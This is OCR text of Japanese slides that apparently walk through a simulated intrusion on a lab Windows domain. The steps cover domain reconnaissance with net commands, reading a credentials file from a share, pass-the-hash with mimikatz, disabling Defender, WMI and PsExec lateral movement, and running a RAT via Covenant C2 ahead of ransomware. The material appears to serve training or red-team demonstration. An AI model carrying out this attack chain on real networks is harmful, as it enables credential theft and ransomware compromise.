mimikatzを用いてPass The Hashの手法でokabeに権限昇格
- okabeの権限を持つ別のcmd.exeが立ち上がる
  - ただし、ログ上はAdministratorで記録される





擬似攻撃概要

RAT実行

ランサムウェア実行








ドメインの情報収集

- net user /domain
  - ドメインユーザの確認
- net group /domain
  - ドメイングループの確認
- net group "Domain Admins" /domain
  - Domain Adminsグループのメンバ確認
- net group "Domain Computers” /domain
  - ドメインコンピュータの確認
- nslookup ws02.ad.future-gadget.lab
- nslookup ws03.ad.future-gadget.lab
- nslookup file01.ad.future-gadget.lab
- net view ¥¥file01.ad.future-gadget.lab
  - ファイル共有の確認

ファイルサーバの認証情報の閲覧


- net use Z: ¥¥file01.ad.future-gadget.lab¥kitting
  - Zドライブに ファイル共有フォルダ kitting をマウント
- 認証情報が書かれた credentials.txt を閲覧
  - ファイルサーバには生の認証情報が書かれたファイルは置かない方が良い



擬似攻撃概要


RAT実行

ランサムウェア実行




WMIを使ったRAT実行 (3.3 Lateral Movement / Execution)

- 窃取した認証情報を用いてWMIを使用
  - WMI(Windows Management Instrumentation) はWindowsを効率よく管理する仕組み
  - 使用するためにはユーザ情報とパスワードが必要
  - リモートコンピュータで指定したプロセスを起動できる。
- WS02でRATをダウンロードするコマンドを実行




WS02でのWMIのFirewall許可

- WS01からWMICを実行したところ、Firewallにより使用不可
- WS01からWS02にRDPでログインし、WMIをFirewallで許可




WMICでRAT起動 (3.3 Lateral Movement / Execution)

- WS01からWMICでWindows Defender無効化後、WS02でRATをダウンロードするコマンドを実行



擬似攻撃概要



⑤ mimikatzによりhashidaの認証情報を窃取
hashidaへ権限でRAT実行

Internet

RDP Attacker


C2 Server

RAT実行

ランサムウェア実行


認証情報窃取

- mimikatz (notepad.exe)をCovenantの機能でアップロードし、実行
- hashidaの認証情報を窃取
- kittingも管理者権限があるので、mimikatzを実行できる




権限昇格、RAT実行 (3.1 Execution / Privilege Escalation)

- RATを起動するconfig.batをアップロード
- mimikatz (notepad.exe)を用いてPass The Hashの手法でhashidaに権限昇格
- hashidaの権限を持つでRAT起動
  - ただし、ログ上はkittingユーザで記録される



擬似攻撃概要




RAT実行

ランサムウェア実行

Domain ControllerでRAT実行

(2.1 Lateral Movement / Execution)
(2.2 Execution)


- WS02のRATからhashida (Domain Admins) の権限でPsExecを使用
  - PsExecはWindows Sysinternalsのツールで、サーバのメンテナンス等で利用される正規ツール
  - 今回はWS02はシステム管理者がデスクトップに置いて使ってたものを利用



Domain ControllerでRAT実行

(2.1 Lateral Movement / Execution)
(2.2 Execution)


- WS02のRATからhashida (Domain Admins) の権限でPsExecを使用



Domain ControllerでRAT実行

(2.1 Lateral Movement / Execution)
(2.2 Execution)

